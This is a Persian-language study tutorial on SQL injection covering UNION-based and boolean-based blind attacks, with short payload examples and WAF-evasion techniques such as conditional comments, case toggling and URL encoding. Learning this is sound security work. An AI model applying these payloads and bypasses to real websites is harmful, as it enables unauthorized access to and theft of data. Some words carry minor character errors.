میبینید که تارگت داره PostgreSQL به عنوان RDBMS و اوبونتو به عنوان سیستم عامل سرور استفاده میکنه . من پیلود ها رو نمینویسم چون توی تصاویر وجود دارن .

این چالش تا همین حده و چیز خاصی نداره و فقط گفته که ستون ها رو پیدا کنی و یک مقدار Random که بالا صفحه مشخص شده رو توسط این ستون ها منعکس کنید .

[WebSecurity Academy](#) SQL injection UNION attack, finding a column containing text

LAB Not solved

Make the database retrieve the string: 'vkABL'.

[Back to lab description](#)

نکته این چالش همین نوع Data Type ستون های مختلف هست . یعنی ممکن هست که برخی از ستون ها Integer و برخی Varchar و ... باشند و شما نمیتوانید توی ستونی که Integer هست مقدار Varchar قرار بدهید و بلعکس مگر اینکه از طریق توابع SQL مثل CAST و CONVERT سعی کنید که نوع رو تغییر بدهید و مطابق نوع ستون تبدیلش کنید . نکته جالبیه که باید مدتنظر قرار بگیره .

موانعی که ممکن هست توی این نوع SQLi جلوی ما رو بگیره چیا هستند؟ قبل از درمورد روش های جلوگیری از SQLi صحبت کردیم و توی لیست زیر من برخی از اونا رو نام میرم :

Parameterized Queries and Prepared Commands .1

Stored Procedures .2

Input Validation and Sanitization .3

Firewalls and Filters .4

Least Privileges Principle .5

Output Encoding .6

این روش ها و متد ها اگه به صورت درست و در مون انجام بشه میتوانه حفره امنیتی SQLi رو رفع کنه ولی گاهی اوقات ممکن هست که به صورت درست و در مونی استفاده نشه و اینجاست که ما میتوانیم باپیشون کنیم . مثلا زمانی Firewall ها جلوی ما رو میگیرن، یا بیایم با

پیدا کردن ادرس ای پی سرور فایروال رو رفع کنیم و یا بیایم و با **Double Encoding** کردن پیلود ها و یا **Encoding** کردن پیلودهای SQLi رو برای فایروال غیر قابل شناسایی کنیم .

طریقه رفع موانع و بایپس کردنشون چطوریه ؟ قبل از این مورد حرف زدیم که چطوری برخی از موانع رو از سر راه برداریم ولی اینجا میخوایم به صورت اختصاصی درمورد رفع موانع اکسلپویت کردن **Union-Based SQLi** صحبت کنیم . ابتدا بگم که یک **Repository** توی گیت هاب وجود داره به نام **PayloadsAllTheThings** که پیلودهای عموم حفرات امنیتی رو اونجا قرار داده . میتوانید از لینک زیر بهش دسترسی پیدا کنید .

<https://github.com/swisskyrepo/PayloadsAllTheThings>

محموله وقتی بحث درمورد بایپس کردن موانع **Union-Based SQLi** میشه بیشتر درمورد بایپس کردن **WAF** صحبت میکنن چرا که وقتی یک برنامه نویس بیاد و ورودی ها رو **Validate** و **Sanitize** کنه یا بیاد از **Parameterized Query** ها و یا **Stored Procedure** ها استفاده کنه، معمولاً این حفره امنیتی رفع میشه . اما **WAF** هست که امکانش وجود داره که بشه بایپسش کرد و به همین خاطر ما اینجا درمورد بایپس کردن **WAF** حرف خواهیم زد .

میدونیم که **WAF** ها با **Rule** هایی که برآشون معین میشه کار میکنن و این **Rule** ها به شکل **Regex** برآشون تعیین میشه مثلًا میگن اگه یک درخواست توی مسیرش کلمه **UNION** بودن اجازه نده که درخواست به سرور برسه و پاسخ به کلاینت و چنین چیز هایی .

- **Information_schema alternatives** : یکی از چیزهایی که ممکن هست **WAF** رو نسبت به ورودی ما مشکوک کنه **information_schema** هست که ماتوی بدست اوردن پایگاه های داده، جداول و ستون ها ازش استقاده میکنیم . حال اگر بیان و بگم که اگه توی درخواست کاربر کلمه **information_schema** بود، درخواست رو رد کن ما باید چیکار کنیم ؟ علاوه بر **information_schema** یک پایگاه داده دیگه هم توی **MySQL** وجود داره به نام **mysql** که توش میتوانیم اطلاعاتی که میخواهیم رو بدست بیاریم . مثلًا اگه بخواهیم نام پایگاههای داده و جدول ها و برخی متادادتا های دیگه رو بدست بیاریم میتوانیم کوئری زیر رو بزنیم

```
> SELECT * FROM mysql.innodb_table_states;
```

و لیست مورد نظرمون رو بگیریم و سعی کنیم ستون های مد نظرمون رو ازش جدا کنیم .

یکی دیگه از روش ها استفاده از کوئری زیر است . البته نیاز هست که نام پایگاه داده رو داشته باشیم و از طریقش بتونیم جدول ها رو بدست بیاریم :

- show tables in db_name;

برای بدست اوردن نام پایگاه های داده هم میتوانیم دستور زیر رو بزنیم :

- show databases;

اینها همه روش های جایگزین استفاده از **information_schema** هست . جدول **information_schema** به علت اینکه توی تمام دوره های امنیتی و اموزش های به عنوان روش اکسلپویت کردن **Union-Based SQLi** ازش یاد میشه ممکن هست که توسط **WAF** مشکوک به نظر برسه .

اگه بخواهیم یه وقتی ستون های یک جدول رو هم بدست بیاریم و نخواهیم از **information_schema** استفاده کنیم میتوانیم دستور زیر رو بزنیم :

- show columns in db_name.table_name;

- **Version Alternatives** : ممکن هست که فایروال جلوی ما رو بگیره وقتی ما دستور (**version**) رو میزنیم و درخواست ما رو رد کنه و نذاره که به سرور برسه . روش های جایگزینی وجود داره که به عبارت زیر است :

- SELECT @@innodb_version;

- SELECT @@version;

- **Conditional Comments** : عبارت `/*!...*/` بهش میگن کامنت مشروط یا **Conditional Comment** . کد داخل این عبارت به شرطی اجرا میشه که ورژن پایگاه داده برابر یا بزرگتر از عددی باشه که بعد از `/*!` میاد و اگه ورژن پایگاه داده کوچک تر باشه، عبارت داخل `/*!...*/` در نظر گرفته نمیشه و کامنت محسوب میشود . مثلًا :

در `/*!12345UNION*/` در صورتی UNION اجرا خواهد شد که ورژن پایگاه داده برابر یا بزرگتر از 12.345 باشد .

در `/*!31337SELECT*/` در صورتی در نظر گرفته خواهد شد که ورژن پایگاه داده برابر یا بزرگتر از 31.337 باشد .

این عبارات گاهی میتونه به ما در بایپس کردن فایروال ها کمک کنه و برخی از دستورات رو ما میین **Conditional Comment** قرار دادن اون دستور رو از دید فایروال مخفی کنه .

- **Lower and Upper case letters** : یکی از روش های قدیمی جهت بایپس کردن برخی از فایروال ها این بود که بیان و

دستورات رو به شکلی درهم با حروف بزرگ و کوچک بنویسن . مثلًا **SELECT** رو به شکل **sElEcT** یا **SeLeCt** ... بنویسن تا شاید بتونن از **Rule** های فایروال فرار کنن . این روش نمیدونم این روزا جواب میده یا نمیده ولی خب ممکن هست سیستم تارگت شما انجان هم جدید نباشه و روش جواب بده . در گوشه ای از ذهنتون در حین **Exploit** کردن **SQLi** این رو داشته باشید .

روش های بایپس کردن بسته به خلاقيت شما داره و همچنين سلط شما به چيزی که ميخوايد انجام بدید . مثلاً توی حفره امنيتي SQLi شما می بايست دانش عميق نسبت به دستورات SQL داشته باشيد تا بتونيم دستورات جايگزيني و اسه دستوراتن بسا زيد که مشکوك نباشن ولی همان کاري رو که ميخوايد انجام بدن . اين مورد بایپس رو توی XSS هم داريم که اونجا بيشتر نياز به دانش JavaScript برای نوشتن پيلود هاي جيگرين هست و نظر اينه که خلاق باشيد همين . اين خلاقيت توی Web Application Penetration Testing يه طوري اي گوي سبقت رو از بقие ميدزده و هرچه خلاقيت بيشتر، قطعاً هكرا بهترترترتر . خب سخنان انگيزشي کافيه .

قبل از اينکه بريم سروقت حفره امنيتي Blind SQL Injection باید درمورد پيشنياز هايي که لازمه بلد باشيم تا بتونيم اين حفره امنيتي رو درک کنيم صحبت نمایيم . به طور کلي Blind SQLi به دو نوع Boolean-Based و Time-Based تقسيم ميشه . برای اکسپلويت کردن هر دو اينها ما باید دستوراتي از SQL رو بلد باشيم . يكى از اين دستورات، دستورات شرطي SQL هست . درسته که مثل زبان هاي برنامه نويسى کاربرهای گوناگونی نداره و فقط در حوزه پايكاه داده کار ميکنه و در واقع يك زبان Structure Query هست ولی باز هم دستورات شرطي توش وجود داره و ما ميتوانيم if Statement تعريف کنيم و در صورت درست بودن شرط دستورات شرطيمون يك کار خاص رو انجام بديم . باید طريقه تعريف دستورات شرطي رو بدونيم . يكى از روش هاي تعريف دستورات شرطي در SQL استفاده ازتابع() if هست . اين تابع 3 ورودي رو از ما ميگيره که ورودي اول شرط، ورودي دوم در صورت درست بودن شرط اجرا ميشه و ورودي سوم در صورت غلط بودن شرط اجرا ميشه و سينتكس کليش به شكل زير است :

➤ IF(condition, value_if_true, value_if_false)

توی تصوير زير يك مثال از طريقه استفاده از اين دستور رو ميбинيد :

The screenshot shows a MySQL query editor interface. The SQL query entered is:

```
SELECT IF(500<1000, "YES", "NO");
```

Below the query, the results are displayed:

```
YES
```

At the bottom of the interface, there are various buttons and controls including:

- Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]
- Show all | Number of rows: 25 | Filter rows: Search this table
- Extra options

ميбинيد که توی شرط گفته شده اگه 500 باید رشته YES بگردد و در غير اين صورت باید رشته NO بگردد و در جواب ميбинيد که به علت درست بودن شرط رشته YES برگشت .

ما ميتوانيم توی قسمت condition از دستور شرطيمون از توابع مختلفي که SQL داره استفاده کنيم . مثلاً يكى از اين توابع STRCMP() هست که دوتا ورودي String رو از ما ميگيره و اون دو رو با هم مقايسه ميکنه و جوابي رو به ما مиде . سه حالت برای پاسخ وجود داره که عبارت اند از :

1. اگر دو رشته با هم برابر بودند (به معنى يكسان بودن) عدد 0 برگردانده ميشه .
2. اگه رشته اول بزرگتر از رشته دوم بود، عدد يك برگردانده ميشه .
3. اگه رشته اول کوچکتر از رشته دوم بود، عدد -1 برگردانده ميشه .

سينتكس کلى اين تابع به شكل زير است :

➤ STRCMP(string1, string2)

ما ميتوانيم توی دستور شرطيمون از اين موارد استفاده کنيم . يكى ديگه از توابعی که باید ازش اطلاع داشته باشيم تابع() SLEEP هست . اين تابع يك ورودي عددی مثلاً X رو از ما ميگيره و موتور SQL رو مجبور ميکنه که X ثانие صبر کنه و بعد پاسخ بده . سينتكس کلى اين دستور به شكل زير است :

➤ SLEEP(integer)

از اين دستور ما توی Boolean-Based ها استفاده ميکنيم و خيلي هم ساده هست . اينها بيش نياز هاي ضروري برای ادامه کار بودند، ما اگه بخوايم تواندي اين را داشته باشيم که Blind SQLi رو اکسپلويت کنيم باید اينها رو بدونيم . اگه چيز ديگه اي يادم اومد بر ميگيردم و اضافه ميکنم .

حفره امنيتي SQLi Blind چيشه ؟ اگه بيداريد که اميدوارم داشته باشيد، توی In-Band SQL Injection ما يك ويژگي مشترك ما بين انواعش داشتيم و اون اين بود که ميتوانستيم اطلاعاتي که از پايكاههای داده تارگتمنون بدست مياريم رو روی صفحه وب ببینيم، ميتوانستيم نام پايكاههای داده، نام جداول، نام ستونها، رکورد هاي ذخیره شده و ... رو در جواب وب اپليكيشن به درخواستمن داشته باشيم و مرورگر اون رو برای ما نشون بده . اين نقطه مقابل Blind SQL Injection هست، دقیقاً مقابل . در عین حالی که وب اپليكيشن مشکل داره و اسيب پذيره ولی ما جوابي ازش دريافت نميکنيم، شواهدی به ما مиде مثل پاسخ ناقص و ... که نشون مиде اسيب پذيری وجود داره ولی نه خطايي به ما نشون مиде و نه محتواي . اين مورد يك کم كشف اين اسيب پذيری رو سخت ميکنه و اکسپلويت کردنش رو سخت و زمانبر ولی نه غير ممكن .

در این اسیب پذیری ما از پایگاه داده و ب اپلیکیشن سوالات **True**, **False** میپرسیم که پاسخ وب اپلیکیشن در صورت **True** بودن سوال ما مقاومت از پاسخ اپلیکیشن در هنگام **False** بودن پاسخ سوال ما هست و به همین خاطر، ما با مقایسه پاسخی که میده میتوانیم اطلاعاتی را از وب اپلیکیشن بیرون بکشیم.

- به طور کلی دو نوع **Blind SQL Injection** وجود دارد که عبارت اند از :

 1. **Boolean-Based Blind SQL Injection** یا **Content-Based Blind SQL Injection**
 2. **Time-Based Blind SQL Injection**

هر کدام از این انواع رو به صورت جداگانه بررسی میکنیم.

علت بوجود امدن این حفره امنیتی چیه؟ مثل بقیه انواع **SQLi** علت اصلی بوجود امدن این حفره امنیتی، وارد کردن ورودی کاربر به صورت مستقیم در **SQL Query** اجرایی و ب اپلیکیشن هست. اما برخلاف **In-Band SQL Injection** که این وارد کردن ورودی کاربر در **Query** هایی مثل **SELECT** افقاً در نوع **Blind SQLi** میتوانه در دستورات **INSERT/UPDATE/DELETE** هم رخ بد و تقریباً هر جایی که بشه **WHERE Clause** زد و ورودی کاربر به صورت مستقیم در شرط دخالت داشت میتوانیم **Blind SQLi** را بزنیم. حتی واسه تمرین میتوانیم **In-Band SQLi** را هم به روش **Blind SQLi** اکسپلوبیت کنیم تا بهتر یاد بگیریم.

تأثیرات و **Impact** اسیب پذیری **Blind SQLi** چیست؟ قبلاً در مورد **Impact** های مهم **SQLi** صحبت کردیم و تقریباً مابین انواع مختلف این حفره امنیتی یکسان هستند و باز هم لیست کارهایی که میشه با اکسپلوبیت کردنش کرد رو در لیست زیر اوردم :

1. **Extracting Data**
2. **Bypassing Authentication**
3. **Executing OS Commands**
4. **Creating Reverse Shell**
5. **Denial-of-Service**

6. Changing web application behavior and Data

اگه بخواه مهمترین کاری که میشه با **SQLi** کرد رو بگم قطعاً **Extracting Data** هست و این مورد از شایع ترین کارهایی هست که با این حفره امنیتی انجام میدن. درمورد اینکه چطوری با **Blind SQLi** این کار رو بکنیم در ادامه مثال هایی خواهیم داشت.

اسیب پذیری **Blind SQLi** در چه جاهایی وجود دارد و به عبارت دیگه **Source** اسیب پذیر معمولاً چه جاهایی است؟ به طور کلی همونطور که قبلاً هم گفتم حداقل در چهار مورد زیر احتمال وجود **SQLi** وجود دارد :

1. **URL Parameters**
2. **Form Fields**
3. **HTTP Headers**
4. **Cookies**

ولی اسیب پذیری **Blind SQLi** در موارد سوم و چهارم یعنی **HTTP Headers** و **Cookies** نسبتاً شایع تر هستند چرا که **Query** هایی که در این دو مورد زده میشن معمولاً **INSERT**, **UPDATE**, **DELETE** هستند ولی این به این معنا نیست که در موارد دیگه **Blind SQLi** وجود نداره. در حین تست کردن تارگتمنون باید حداقل این چهار مورد رو مورد بررسی قرار بدم.

چطوری اسیب پذیری **Blind SQLi** رو کشف کنیم؟ گفتیم که برای کشف اسیب پذیری **SQLi** باید ابتدا **Source** رو پیدا کنیم که احتمال داره ازش توی یک **Query** استفاده شده باشه و سپس سعی کنیم **Query** اجرا شده رو حس بزیم و در نهایت با استفاده از کاراکتر های خاص مثل `*, -, --, ;, ', #` سعی کنیم **Query** اجرایی رو با خطأ مواجه کنیم و در صورتی که نشوونه ای مبنی بر به خطأ خوردن **Query** مثل پاسخ ندادن سرور، پاسخ ناقص سرور، نشون دادن صفحه خطأ مثل **500 Internal Server Error** و خطاهای مربوط به **SQL** و ... رو دیدیم ممکن هست شواهدی مبنی بر وجود **SQLi** باشه. بر اساس نوع پاسخ سرور میتوانیم تشخیص بدم که **SQLi** موجود چه نوعی است و نوع **Blind SQLi** معمولاً با پاسخ ناقص سرور، پاسخ ندادن و نشون ندادن هیچ اطلاعاتی از روند اجرای **Query** و گاهی اوقات صفحه خطای **500 Internal Server Error** همراه است. این موارد رو باید درنظر بگیریم که ابتدا باید **SQLi** کشف شود و سپس بر اساس شواهد وجود **SQLi** نوع این حفره امنیتی مشخص شود.

طریقه اکسپلوبیت کردن **Blind SQL Injection** : بزارید یه قیاس کنیم، این نوع حفره امنیتی رو با بیست سوالی. فرض کنید یک فرد جلوی شما قرار گرفته و شما از این فرد اطلاعاتی رو میخواید ولی این فرد قادر نیست صحبت کنه ولی میتوانه بشنوه و با اره یا نه پاسخ شما رو بده. ما بهش میگیم که اگه جواب اره بود سرت رو به نشانه تایید و اگه نه بود سرت رو به نشانه تکذیب تکون بده. مثلاً پاسخ شما کلمه "پول" است ولی فرد نمیتوانه قلپی بیاد و این کلمه رو به شما بده و به همین خاطر شما شروع میکنید به سوالات اره یا نه پرسیدن ازش، مثلاً ایا کلمه مورد نظر سه حرف است؟ اون پاسخ میده اره، ازش میپرسید ایا حرف اولش "الف" است و اون پاسخ میده نه و همینطوری اینقدر سوال میپرسید تا به کلمه "پول" برسید. در پرسیدن تعداد سوالات محدودیتی ندارید و میتوانید هر چیزی رو بپرسید که پاسخش اره یا نه هست. چرا این رو گفتم

? چون دقیقاً اکسپلولیت کردن SQLi به همین شکل هست و شباهت کاملی بهش داره . ما پاسخ اصلی رو نداریم ولی میتوانیم تکه تکه و با پرسش های متعدد از وب اپلیکیشن به اون پاسخ برسیم . میتوانیم به وب اپلیکیشن بگیم که وقتی جواب اره هست فلان کار رو بکن و وقتی جواب نه هست بهمان کار رو بکن و نسبت به کاری که میکنه بفهمیم که جواب کدوم بوده .

موانع مقابل اکسپلولیت کردن SQLi چیستند؟ درمورد موافع صحبت زیاد شده و لیست زیر رو بارها و بارها گفتیم ولی مهمترین مانعی که ما در ابتدا باهش دست و پنجه نرم خواهیم کرد WAF هست . این موجودات خیلی ممکن هست که جلوی پیلودهای ما رو بگیرند که به سرور نرسند و اجرا نشوند . بریم لیست رو برای بار چندم یاد اوری کنیم که چه چیزی میتوانه مانع اکسپلولیت شدن و یا بوجود امدن Blind SQLi بشه ؟

Parameterized Queries and Prepared Commands	.1
Input Validation and Sanitization	.2
Stored Procedures	.3
Web Application Firewalls and Filters	.4
Least Privilege Principle	.5
Output Encoding	.6

در صورتی که موارد ۱,۲,۳ به درستی اجرا شوند به طور کامل میتوان حفره امنیتی SQLi رو از بین ببرند ولی موارد ۴,۵,۶ اینطوری نیستند . مورد ۴ فقط جلوی رسیدن پیلود به سرور رو میگیره و این در حالیه که ممکن هست وب اپلیکیشن تارگت SQLi رو داشته باشه و مورد ۵ و ۶ هم تکنیک هایی هستند که برای بعد از پیدا شدن SQLi به کار میان . یعنی فرض میگیریم که SQLi وجود داره و از طریق محدود کردن Permission های رو پایگاههای داده و کاربرаш و Encode کردن خروجی ها جلوی اکسپلولیت موقشت رو میگیرند . مورد ۴ اونی هست که ما فوراً بهش بر میخوریم . مثلاً شما توی درخواستتون کاراکتر ' رو به سمت وب اپلیکیشن می فرستید و اون فایروال فلان شده که بین شما و وب اپلیکیشن قرار داره این کاراکتر رو میبینه و سریعاً درخواست شما رو رد میکنه و اجزه نمیده به وب سرور بررسه و همینطور کاراکتر های خاص دیگه مثل ... # - - , ; ; . همه این کاراکتر ها میتوان فایروال رو تحیریک کن علاوه بر این کاراکتر ها دستورات SQL که توی درخواست میزنیم هم میتوان فایروال رو بر ان کنند که درخواست ما رو رد کنه مثل ... SELECT, UNION, IF, . خب پس چه باید بکنیم؟ یا باید فایروال رو Skip کنیم و مستقیماً با وب سرور صحبت کنیم و یا Rule های فایروال رو بایپس کنیم .

چطوری موافعی که جلوی اکسپلولیت کردن موقع SQLi را میگیره رو بایپس کنیم؟ در صورتی که با Parameterized Queries مواجه بشیم میتوانیم ۹۹ درصد مطمئن باشیم که SQLi رفع شده ولی اگه به صورت BlackBox تست نفوذ رو انجام بدیم قادر نیستیم که بفهمیم با چی طریقی و من اینو واسه WhiteBox و Code Review گفتم .

اما امکان بایپس داره ! فرض بگیرید که یک برنامه نویس او مده و گفته اگه توی درخواستی که او مده سمتون، توی فلان پارامتر کاراکتر ' بود بیا و به ته ورودی هم یک ' اضافه کن و اینطوری از شر اجرای ' راحت شو . یعنی برنامه نویس او مده و دستی Sanitization و Validation انجام داده و نیومده از توابع مخصوص اینکار مثل mysqli_real_escape_string(), addslashes(), htmlspecialchars(), htmlentities()... . اینکه به صورت دستی ببایم و این کار رو بکنیم اشتباه مغضبه چون در صورتی که مهاجم بفهمه تو چیکار میکنی میتوان بایپس کنه اما توابعی که کارشون اینه به شکلی جامع میان و Sanitization بگردیم به برنامه نویس باهشمون که او مده به ازای هر ' داخل درخواست یک ' اضافه کرده به مقدار پارامتر ورودی موجب خطای SQL گردد و ما بدین شکل کار برنامه نویس رو به تف سربالا تبدیل کردیم . پس برنامه نویسان محترم باهش بازی نکنید و سعی کنید از بهترین ابزاری که دارید جهت رفع حفره امنیتی استفاده کنید و نه اینکه سعی کنید ایزار بسازید .

اما چطوری محدودیت Permission رو رفع کنیم؟ شما SQLi زدید ولی وقتی میخواهد کاری رو انجام بدهید با مشکل محدودیت مواجه میشید . توی این مورد باید سعی کنید و Privilege Escalation کنید و با اجرای دستوراتی مثل GRANT تلاش کنید محدودیت خودتون رو در صورتی که ممکن باشه ارتقا بدید . گاهی اوقات میتوانید از مشکلات امنیتی اون ورژن از پایگاه داده سود ببرید و این کار رو بکنید . ورژن پایگاه داده رو پیدا کنید و سعی کنید در صورتی که CVE برash ثبت شده اکسپلولیتیش کنید و سطح دسترسی خودتون رو افزایش بدهید . یا هم میتوانید کاربر root رو Brute-force کنید یا کلمه عبور این کاربر رو اگه توی پایگاه داده ذخیره شده پیدا کنید و هشش رو کرک کنید و بهش دسترسی پیدا نمایید .

اما مهمترین چیزی که ما سعی میکنیم بایپس کنیم، WAF هست، درمورد اینکه WAF چطوری ما رو محدود میکنه بارها صحبت کردیم و بیان مجدد این موضوع، تکرار مکرات است . اما چطوری Rule های WAF رو بایپس کنیم ؟

۱. استفاده از دستورات جایگزین : همونطور که در قسمت قبلی هم گفتم، توی Union-Based information_schema ما زیاد از استفاده میکردیم و گفتیم گاهی WAF ها نسبت بهش حساس میشن و نمونه های جایگزین رو گفتیم . توی Blind SQLi هم همین کار رو باید بکنیم . هنوز درمورد دستورات این حفره امنیتی و طریقه اکسپلولیتیش حرف نزدیم ولی در ادامه خواهیم داشت و من درمورد دستورات جایگزین هم درصورتی که چیزی پیدا کردم میگم .

۲. Obfuscate کردن پیلود : توی Rule های WAF از Regex جهت تشخیص پیلود های مخرب استفاده میشه . مورد زیر یک نمونه از این Rule هاست :

➤ SELECT\%s.*FROM\%s.*

این **Regex** هر دستور **SELECT** را تشخیص میده مثلاً مورد زیر :

➤ SELECT * FROM users;

چرا تشخیص میده چون توی **Regex** گفته شده که ابتدا **SELECT** باش و سپس **\s** یعنی فاصله و بعد *****. یعنی هر چیزی وجود داشته باشد و بعد از اون کلمه **FROM** و بعد از **FROM** یک فاصله و در نهایت هم جلوی فاصله هرچیزی . این یعنی هر **SELECT** که بزنید . هدف ما اینه که چنین الگویی رو بشکنیم و پیلود ما همخوانی نداشته باشند با این الگو ولی کاری که میخوایم رو انجام بد .

یکی از راههای **Obfuscate** کردن استفاده از **URL Encoding** URL هست و بیایم و برخی از کاراکتر ها یا همه پیلود رو **URL** کنیم . مثلاً به جای **SELECT * FROM users** عبارت زیر رو قرار بدم :

➤ S%45LECT%20%20F%52OM%20users

45% معادل **E** و **20%** کاراکتر فاصله ولی **Regex** بالا توانایی تشخیص این مورد رو نداره و پیلود ما میتوانه اجرا بشه . این پیلود وقتی که به وب سرور برسه **Decode** میشه و به عنوان یک دستور **SQL** قابل اجراءست .

یه سوالی که ذهن منو درگیر کرده اینه که چرا **URL Encoding** اتفاق می افته ؟ چی شده که به چنین مفهومی نیاز پیدا شده ؟ اینو بعد از این موضوع پاسخ میدم، به نظرم سوال مهمیه چرا که ما به عنوان **Hunter Pentester** یا **Pentester** باید از این مفهوم اگاهی لازم رو داشته باشیم .

روش بعدی **Obfuscate** کردن استفاده از **Unicode Compatibility Characters** هست . در واقع یک مجموعه از **Character Encoding** های دیگه هست که میتوان **WAF** رو گیج کنند و ازش گذر کنند و در وب سرور اجرا شوند . به نظرم یه نگاهی در اینده به قضیه کلی **Encoding/Decoding** بندازیم و مفهوم اصلیش رو درک کنیم . حس میکنم هرچی میریم جلوتر بیشتر به این مبحث میخوریم .

Case Toggling Technique : مهاجم میتوانه از طریق این تکنیک و ترکیب حروف بزرگ و کوچیک پیلود خودش رو بسازه و اینطوری ممکن هست که **WAF** نتونه با **Rule** های خودش تطبیقش بده و از **WAF** گذر کنه . مثلاً به جای پیلود زیر :

➤ SELECT * FROM users;

عبارة زیر رو قرار بدم :

➤ sEleCT * fROm users;

چرا ممکن هست این مورد کار کنه ؟ چون به صورت پیش فرض **Regex** حساس به حروف بزرگ و کوچیک هست و به عبارت دیگه **Case-Sensitive** محسوب میشه و ممکن هست که **SELECT** رو با **sEleCT** یکی ندونه و بتونیم از **WAF** گذر کنیم .

البته تنها موارد بالا نیستن که میشه ازشون جهت **Bypass** کردن **WAF** استفاده کرد و اینا تنها چیزهایی بودند که من پیدا کردم و بلد بودم، ترکیب کردن تمام موارد بالا برای ساختن یک پیلود عجیب غریب میتوانه خیلی از **WAF** ها رو بایس کنه و تنها استفاده کردن از یکی از موارد بالا ممکن هست که کافی نباشه . مقاله زیر مفاهیمی که گفتیم رو توضیح داده و اگه دوست داشتید میتوانید بهش مراجعه کنید :

<https://www.scaler.com/topics/cyber-security/web-application-firewall-bypass-techniques/>

اما بریم سروقت سوالی که پرسیدیم، چرا از **URL Encoding** استفاده میشه ؟ میتوانیم به این سوال با چهار دلیل پاسخ بدم و این دلایل به عبارت زیر هستند :

۱. **Special Characters** : برخی از کاراکتر ها معانی خاصی رو توی **URL** دارند، مثلاً **&** & استفاده میشه که مابین پارامتر ها و مقادیرشون با پارامتر ها و مقادیر دیگه جدایی بندازه و بشه تفکیکشون کرد . اگه شما توی مقادیر پارامتر ها تون از **&** & استفاده کنید ممکن هست که به اشتباه توسط وب سرور تفسیر شود . مثلاً شما یک پارامتر به شکل **par1>Hello&Bye** دارید . این **&** & که مابین **Hello** و **Bye** قرار گرفته جزو مقدار پارامتر **par1** هست و برای جدایکردن پارامتر ها استفاده نشده و وقتی به سمت وب سرور ارسال میشه ممکن هست که به عنوان **Separator** تفسیرش کنه و نه جزوی از مقدار **par1** و به همین خاطر میان و مقدار **URL** کاراکتر **&** & رو به جای خود کاراکتر استفاده میکنند تا بگن که منظورمون **Separator** نیست و پارامتر به شکل **Encode** کاراکتر **&** & رو به جای خود کاراکتر استفاده میکنند تا بگن که منظورمون **Separator** نیست و پارامتر به شکل **par1=Hello%26Bye** میشه و **26%** معادل & به صورت **URL Encode** هست . کاراکتر های زیاد دیگه ای هم هست که بهتره درموردنشون بدونیں .

۲. **Whitespace Handling** : ممکن هست که **Whitespace** که شامل کاراکتر فاصله میشه در حین پردازش و تفسیر درخواست، حذف شوند و این موجب تغییر چیزی میشه که به سمت وب سرور ارسال شده و به همین خاطر و برای حل این مشکل میان و حالت کاراکتر فاصله یعنی **20%** اون رو به جای **Whitespace** استفاده میکن .

۳. **Non-ASCII Characters** : **URL** ها تنها میتوانند در حالت **ASCII Characters** انتقال پیدا کنند . زمانی که یک **URL** دارای **Non-ASCII Characters** مثل نماد ها (پیش %f و ...) باشد، این کاراکتر ها رو تبدیل به یک زبان بین المللی میکنند که توسعه مرورگر ها و وب سرور ها قابل فهم باشند و در حقیقت میاد و این ها رو **URL Encode** میکنند .

۴. ...

اینها از دلایلی بودن که چرا **URL Encode** رخ میده و برای من که واضح شد چرا چنین میشه و امیدوارم برای شما هم واضح شده باشه .

حالا که نسبت به موضوع **Blind SQLi** اگاهی پیدا کردیم بریم سروقت تک تک انواع این حفره امنیتی، یعنی **Content-Based Blind SQLi** یا همون **Time-Based Blind SQLi** و **Boolean-Based Blind SQLi**

نحوه اجرایی در SQL Query این است که با دخالت کردن در SQLi میتوانیم که نتایج متفاوتی را نشون بده . بر خلاف In-Band SQLi نتایج روی صفحه نشون میدان و ما بدون دردرس میتوانیم اونها را ببینیم، Boolean-Based SQLi ها اینطوری نیستند و ما پیلودی را تزریق میکنیم که دو جواب True یا False داره و بسته به جوابی که Query برミگردونه، پاسخ وب اپلیکیشن یا تغییر میکنه یا به شکل قبل ظاهر میشه . از طریق این تغییر پاسخ، مهاجم میتوانه قضاوت کنه که پیلود True یا False را برگردانده و از طریق این کار میتوانه داده مورد نظر خودش رو بفهمه .

بزارید یک مثال برای روشن شدن مفهوم این اسیب پذیری بزنم . فرض کنید که یک وب اپلیکیشن داریم که ادرس زیر ایتم با id=2 را برミگیرد :

<https://example.com/items.php?id=2>

میدونم این مثال میتوانه یک Union-Based Boolean-Based SQLi هم باشه ولی میخوایم از نگاه Boolean-Based SQLi بهش نگاه کنیم . حدس میشه زد که کوئری اجرایی وب اپلیکیشن به شکل زیر است :

➤ `SELECT * FROM items WHERE id=2`

ما میتوانیم ببایم و یک پیلود به Query اجرایی اضافه کنیم . مثلا به جای 2 برای مقدار پارامتر id بنویسیم `1 AND 1=1` و کوئری که اجرا میشه به شکل زیر خواهد بود :

➤ `SELECT * FROM items WHERE id=2 AND 1=1`

میدونیم که جواب `1=1` واضحا True هست و در صورتی که یک رکورد در جدول items با `id=2` پیدا کنه جواب WHERE clause کوئری True میشه و صفحه بدون هیچ تغییر نشون داده خواهد شد . ولی اگه ما به جای مقدار بالای برای پارامتر id بنویسیم `2 AND 1=2` کوئری ما به شکل زیر خواهد شد :

➤ `SELECT * FROM items WHERE id=2 AND 1=2`

جواب `1=2` همیشه False هست و به خاطر اینکه بین شروط AND و جود داره جواب WHERE clause ما وجود دارد اگه یک رکورد با `id=2` هم پیدا بشه False خواهد بود و قطعاً صفحه چیزی را بر نخواهد گردند و ما میتوانیم نتیجه بگیریم که `1=2` نیست)) میدونم که خیلی واضحه که `1=2` نیست ولی برای مثال گفتم . میبینید که تنها از طریق پاسخی که میگیریم میتوانیم حساسیتمن را بزنیم . حالا اگه ما ببایم و به جای `1=1` یک عبارت شرطی دیگه قرار بدم، مثلاً بگیم اگر حرف اول نام پایگاه داده a بود True باشه و گرنه False باشه و اینطوری اگه پاسخ کامل برگشت یعنی حرف اول پایگاه داده a بوده و گرنه یعنی a نبوده .

فک کنم میشه گفت که Boolean-Based SQLi توی WHERE clause رخ میده و اگه پادتون باشه گفتیم که SELECT، DELETE، UPDATE، INSERT کار میکرد و Boolean-Based SQLi میتوانه توی WHERE Clause در UNION بود، که وابسته به دستور UNION هست که میتوانه توی هر دستوری استفاده بشه .

خب، علت بوجود اومده Boolean-Based SQLi چیه؟ قطعاً علت بوجود امدن این حفره امنیتی به ماننده بقیه SQLi ها دخالت دادن و رویدی نشده کاربر به صورت مستقیم در کوئری های Backend هست و این میشه که چنین حفره امنیتی بوجود میاد . این علته که گفتیم توی تمام SQLi ها صادقه و تنها علت بوجود امدن این حفره امنیتی به نظر من همینه .

